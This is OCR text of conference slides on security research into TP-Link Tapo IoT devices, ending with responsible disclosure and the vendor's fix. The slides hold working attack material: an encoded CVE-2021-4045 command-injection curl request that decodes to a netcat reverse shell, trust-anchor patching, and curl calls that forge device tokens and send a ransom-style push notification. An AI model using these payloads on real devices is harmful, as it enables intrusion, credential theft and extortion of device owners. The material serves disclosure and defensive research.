
I just wanted to learn the water temperature

Imre Rad, 2023-11-17 @DeepSec

DEEPSEC
IN-DEPTH SECURITY

Introduction

Imre Rad



Currently at Google, PSE Cloud

Disclaimer: this was a hobby project and research, completely unrelated to my employer

The setup

Ran out of hot water

Prefer using electricity

Current temperature?

Energy usage?

Switch to gas easily

Refresh Force refresh

today_runtime	480
month_runtime	14860
today_energy	202
month_energy	18049


Aggregated statistics

The temperature 23 minutes, 24 seconds ago was:

51

Latest OCR result

Live stream



How to recognize the digits?

Finding edges


Reference contour candidates

Reference contour candidates


Reference contour candidates

Position of the digits identified

Recognizing the digits



Switching the supplier of the hot water...



Gadgets targeted in this security research

Tp-Link Tapo P110

Smart plug

Tp-Link Tapo C110

IP camera

Tapo is a big family:


- Cameras
- Doorbells
- Plugs
- Bulbs
- Light Strips
- Hubs
- Sensors
- Switches
- Robot vacuums

Research trigger

Unofficial nodejs library:


https://github.com/kopiro/homebridge-tapo-camera/

- `__IP_ADDRESS__` is the IP address of the camera in your local network; as long you have a bridge setup, you can also fully control the camera outside your Home.
- `__PASSWORD__` is the password of your TAPO Cloud account, the username/email is not needed.




...But the password of the Tapo Cloud account is a high value credential


Lab setup



Ethernet upstream



Wireless AP w/ [connect proxy]



Android 6 (w/ User CA)

Target on the WAN - owner #2

mitmproxy

http

https

Targets on the LAN - owner #1

First thing I verified

Classic ARP poisoning... (requires root)

```
# openssl s_server -accept :443 -key cert.key -cert cert.crt
...
POST /stok=27d737fca3fd58e8cf4764c0c9504673/ds HTTP/1.1
Referer: https://10.6.8.229:443
Accept: application/json
Accept-Encoding: gzip, deflate
User-Agent: Tapo C
Connection: Keep-A
requestByApp: true
Content-Type: appl
Content-Length: 227
Host: 10.6.8.229

{"method":"multipleRequest","params":{"requests":[{"method":"checkFirmwareVersionByCl
oud","params":{"cloud_config":{"check_fw_version":"null"}}},{"method":"getCloudConfig
","params":{"cloud_config":{"name":["upgrade_info"]}}}]}}
```

Conclusion: TLS verification between mgmt app and the device is turned off

[Cyber Security Demonstrations using Penetration Testing on Wi-Fi Cameras]

Popping a shell on C110

Firmware upgrades:

Integrity protection - No downgrade protection

Installed an old firmware using the SD-Card (*factory_up_boot.bin*):

https://github.com/DrmnSamoLiu/Tapo_Camera_Firmware

CVE-2021-4045 (pre-auth OS command injection):

```
$ curl -v -k -H "Content-type: application/json" -d "$(echo
'eyJtZXRob2QiOiAic2V0TGFuZ3VhZ2UiLCAicGFyYW1zIjogeyJwYXlsb2FkIjogIic7cm0gL3RtcC9mO21rbm9kIC90bXAvZiBwO2NhdCAvdG1
wL2Z8L2Jpbi9zaCAtaSAyPiYxfG5jIDE5Mi4xNjguMTkxLjEwMCAxMzM3ID4vdG1wL2Y7JyJ9fQ==' | base64 -d)"
https://192.168.191.1/
```

The payload:

```
{"method": "setLanguage", "params": {"payload": "';rm /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.191.100
1337 >/tmp/f;'"}}
```

Device to cloud communication

Patching the trust anchors:

```
$ for i in /etc/root.cer \
  /etc/cloud-client/2048_newroot.cer \
  /etc/cloud-sdk/2048_newroot.cer \
  /etc/cloud-sdk/ca.cer \
  /etc/cloud_service/ipc_service.cer \
  /etc/cloud-sdk/tp.crt; do
cat >$i <<EOF
-----BEGIN CERTIFICATE-----
MIIDoTCCAomgAwIBAgIGD0ukLdi7MA0GCSqGSIb3DQEB
CwUAMCgxEjAQBgNVBAMM
...
O2TL8aISqAJ63wWzrx0NO8NC1FOa
-----END CERTIFICATE-----
EOF
done
```

Restarting the services:

```
$ kill $(pidof cloud-brd)
$ kill $(pidof cloud-client)
$ kill $(pidof cloud-service)
$ kill $(pidof rtspd)
$ kill $(pidof relayd)

$ /bin/cloud-service &
$ /bin/cloud-brd -c /var/etc/cloud_brd_conf
&
$ /bin/cloud-client &
$ /usr/bin/rtspd &
$ /usr/bin/relayd &
```

Device pairing

Wi-Fi password is to be shared with the device

Typical solution:

- Push a button on the device
- The device starts hosting an ad-hoc Wi-Fi network
- The management app connects to it
- The management app shares the Wi-Fi password
- The device connects to the network
- The device registers itself to your cloud account

Device pairing

How to ensure you are indeed talking to your device?

An attacker could:

- Host a Wi-Fi network with the same name

- Connect to the legitimate Wi-Fi network and hijack connections

- *...or just listen over the air (open network)*

Multiple vendors affected

Secure device pairing - Proposal

...Without sacrificing UX

- Pre-provision a certificate and private key to the devices
- An NFC tag or QR code to be sticked on the device
- Including the fingerprint of the TLS certificate of the device
- Device pairing could be started by scanning the tag/code

Finding #1 - Tapo cloud password leak at pairing

- Attacker emulates a Tapo device and responds to the pairing protocol
  - e.g. listening on 192.168.8.1 on Tapo_Cam_XXXX AP
- Could be combined with Wi-Fi deauthentication
  - to kick off a legitimate device
- Victim initiates adding a new Tapo device
- In the second message the attacker receives:

```
{"method":"login","params":{"hashed":true,"password":"D6EAD1[redacted]416D869","username":"admin"}}

...

{"method":"multipleRequest","params":{"requests":[
  {"method":"bindToCloud","params":{"cloud_config":{"bind":{
    "hashed":false,
    "password":" ...cleartext Tapo cloud password of the victim... ",
    "username":" ...real-email-address-of-the-victim... "
  }}}},
  ...
]}}
```

… and Wi-Fi credentials as well

```
{"method":"connectAp","params":{"onboarding":{"connect":{"auth":3,"bssid":"40-3F-8C-99-91-4
8","encryption":2,
"password":"JTSdCe+oaS...[redacted-for-readability].../IcCQ=","rssi":0,"ssid":"SomeAP"}}}}
```

```
# ./libdecrypter.py JTSdCe+oaS...[redacted-for-readability].../IcCQ=
b'12345678'
```

Btw, tools and PoC scripts can be found here:
https://github.com/irsl/tp-link-tapo-poc

Finding #2 - password leak via the tp_manage protocol

- Attacker is present on the same LAN
  - e.g. an innocent looking game for your mobile phone
  - no special permissions needed
- tp_manage is responsible for device discovery on the LAN
  - based on UDP broadcasts
  - some cryptography to scramble
  - shares the (MD5 hash of) the owner email address
- The Tapo management app connects to devices discovered
  - automatically
  - whose owner is the same

PoC

- A fake Tapo device responding to 255.255.255.255:20002 on the LAN could receive the MD5 hash of victim's Tapo cloud password without any extra user interaction
- As the attacker:
  - send out discovery packets to find other devices on the network
  - extract the owner hash from the encrypted payload
  - start listening for discovery packets
- As the victim, launch the official Tapo management app
- As the attacker:
  - the fake camera would respond and claim it is another device of the same owner
  - the real Tapo management app sends the md5 hashed password to the fake camera without any user interaction
- ... at this point the password shows up in the terminal of *tapofakelan.py*, something like this:

```
{"method":"login","params":{"hashed":true,"password":"D6EAD[redacted]869","username":"admin"}}
```

Impact

- The email address of the owner could be recovered
- The password hash could be directly used to manage other Tapo devices on the same LAN
- The password hash could be cracked to manage other Tapo devices of the same Tapo cloud account
    - MD5
    - No salting
    - Single round

Smart Bulbs Can Be Hacked to Hack into Your Household: https://www.dmi.unict.it/giamp/smartbulbscanbehackedtohackintoyourhousehold

Number of Characters	Numbers Only	Lowercase Letters	Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters, Symbols
4	Instantly	Instantly	Instantly	Instantly	Instantly
5	Instantly	Instantly	Instantly	Instantly	Instantly
6	Instantly	Instantly	Instantly	Instantly	Instantly
7	Instantly	Instantly	2 secs	7 secs	16 secs
8	Instantly	Instantly	2 mins	7 mins	19 mins
9	Instantly	10 secs	1 hours	7 hours	22 hours
10	Instantly	5 mins	3 days	3 weeks	2 months
11	Instantly	2 hours	6 months	3 years	12 years
12	2 secs	2 days	24 years	198 years	848 years
13	19 secs	2 months	1k years	12k years	59k years
14	3 mins	4 years	64k years	759k years	4m years
15	32 mins	103 years	3m years	47m years	290m years
16	5 hours	2k years	175m years	2bn years	20bn years
17	2 days	69k years	9bn years	181bn years	1tn years
18	3 weeks	1m years	473bn years	11tn years	99tn years

Source: https://www.hivesystems.io/password

Finding #3 - Device impersonation

The Tapo device to Cloud communication relies on:

- The device ID (20 bytes random) ← advertised over the network
- The MAC address (6 bytes) ← advertised over the network
- The email address of the currently assigned user
- Hardware ID ← finite set of values

The Tapo device protocol did not rely on any enrollment specific high entropy secrets

Consequence:

An attacker once obtaining these, could impersonate the device

... for a lifetime (persistence without access)

Tapo device REST API

There are various REST API methods meant to be called by the devices, e.g.:

- Send a push notification
- Change the name of the device

Not even the email address is needed!

```
$ devicetoken=$(curl -k -v
'https://n-device-api.tplinkcloud.com:443/v1/validate?deviceId=123&model=C110&hwVer=1.0&hwId=0843F3A8F6050C477C76E430D0216F1F&oemId=174E74B156FA6DBEC9125902B20050FD&fwVer=1.1
.12%20Build%20211028%20Rel.22161n(4555)&deviceType=SMART.IPCAMERA' -H "Content-type: application/json" -d '{ "deviceId": "802..redacted...575", "deviceMac": "..redacted...",
"hwId": "0843F3A8F6050C477C76E430D0216F1F", "alias": "hel" }' | jq -r .result.deviceToken)

$ curl -v -k
"https://n-euw1-device-api.tplinkcloud.com/common/v1/push?deviceToken=$devicetoken&deviceId=8021...redacted...758575&model=C110&hwVer=1.0&hwId=0843F3A8F6050C477C76E430D0216F1
F&oemId=174E74B156FA6DBEC9125902B20050FD&fwVer=1.1.12%20Build%20211028%20Rel.22161n(4555)&deviceType=SMART.IPCAMERA" -H "Content-type: application/json" -d ' {
          "data": {
          "alias": "We see you. Send us Bitcoin.",
          "content": "2023-05-06 13:39:36  hello:msg push",
          "deviceId": "8021..redacted...58575",
          "deviceType": "SMART.IPCAMERA",
          "localTime": "2023-05-06 13:39:36",
          "msgId": "4_1683373179_...macredacted..._1396234047_1",
          "msgType": "Motion",
          "time": "1683373176"
          },
          "from": "SMART.IPCAMERA",
          "timeToLive": 3600
}'
```

Tapo device protocol

The devices talk to *n-devs.tplinkcloud.com:443*

Tapo Cloud dispatches actions asynchronously

```
# DEBUG=1 ./tapodev.py
>> b'\xa1\xb2\x01\xb2{"method": "helloCloud", "params": {"deviceId": "...[redacted]...",
"deviceMac": "..redacted...", "hwId": "0843F3A8F6050C477C76E430D0216F1F", "tcspVer": "1.2",
"cloudUserName": "", "deviceName": "C110", "alias": "hel", "deviceModel": "C110",
"deviceHwVer": "1.0", "fwId": "A9A7BB4934178E37E37D764E25AC7C06", "oemId":
"174E74B156FA6DBEC9125902B20050FD", "fwVer": "1.1.12 Build 211028 Rel.22161n(4555)"}, "id":
1}'
<< b'\xa1\xb2\x00A{"id":1,"error_code":0,"result":{"illegalType":0,"tcspStatus":1}}'

>> b'\xa1\xb2\x00\x8e{"method": "bindDevice", "params": {"deviceId": "...[redacted]...",
"cloudUserName": "...redacted..."}, "id": 2}'
<< b'\xa1\xb2\x00:{"id":2,"error_code":0,"result":{"accountId":"126666612"}}'
```

Finding #4 Session hijacking via Tapo device protocol

When the victim clicks on the Camera...


```
<<
b'\xa1\xb2\x01\xaa{"id":16,"method":"passthrough","params":{"requestData":{"method":"do","relay":
{"request_relay":{"relay_server":"euw1-relay-i-073b3aab22faa0372.dcipc.i.tplinknbu.com","protocol
":0,"relay_port":80,"stream_type":0,"relay_req_url":"/relayservice?deviceid=80214...redacted...75
8575&type=video&resolution=HD","local_req_url":"/stream","version":"1.3","relays_port":443,"token
":"13881718-...redacted....; tokenType=appSlaveToken "}}}}}'
```

Slave token? No: The attacker got the full power session token of the victim
Bypassing MFA

Alternative attack vector:
The attacker could mass share a simulated, rogue device with thousands of Tapo users

Where to get the device IDs from?

- I didn't find a mass leak :(
- It is distributed over the LAN
- It is distributed over the management API
  - if you share your device with someone...
  - ... they got everything to impersonate your device
- Secondary market
  - Right of withdrawal



Disclosure timeline

2023-05-11: report submitted

2023-05-15: "we have forwarded them to RD team and product team for verification"

2023-06-30: "We have confirmed the fix and are now working on testing the fix. Once we have finished testing, we will need your help to verify that the new protocol works."

2023-09-04: "I'm going to present at DeepSec November, 17."

2023-10-07: "Based on our current progress, we have a chance to have all the fixes done by November"

2023-10-09: "We avoided transmitting any fixed credential information between app and device by designing a new protocol so that an attacker can't get authentication credentials by simulating the device"

The client to device fix

- They still rely on the Cloud password
- New challenge response protocol
- authenticity, integrity and confidentiality
- client nonce + device nonce + password
  - HMAC-like
  - Derived encryption keys
- securePassthrough
- sequence numbers to prevent replay protection

Take aways

- For vendors
  - Design issues in fleet management protocols are nightmare
  - IoT needs a pairing solution better than ad-hoc Wi-Fi
  - Passwords should not be reused
    - easy lateral movement
    - secondary market threats
    - multi factor authentication
  - Device secret to authenticate to the Cloud should
    - not be reused
    - be shared with trusted destinations only (e.g. Cloud only)
    - be specific to the current pairing
- For Tapo end-users
  - Forget the device sharing feature for a while
    - And especially, don't accept random camera shares :)
  - Bind the devices to a guest Wi-Fi!
  - username+somethingrandom@domain.tld

Thank you DEEPSEC!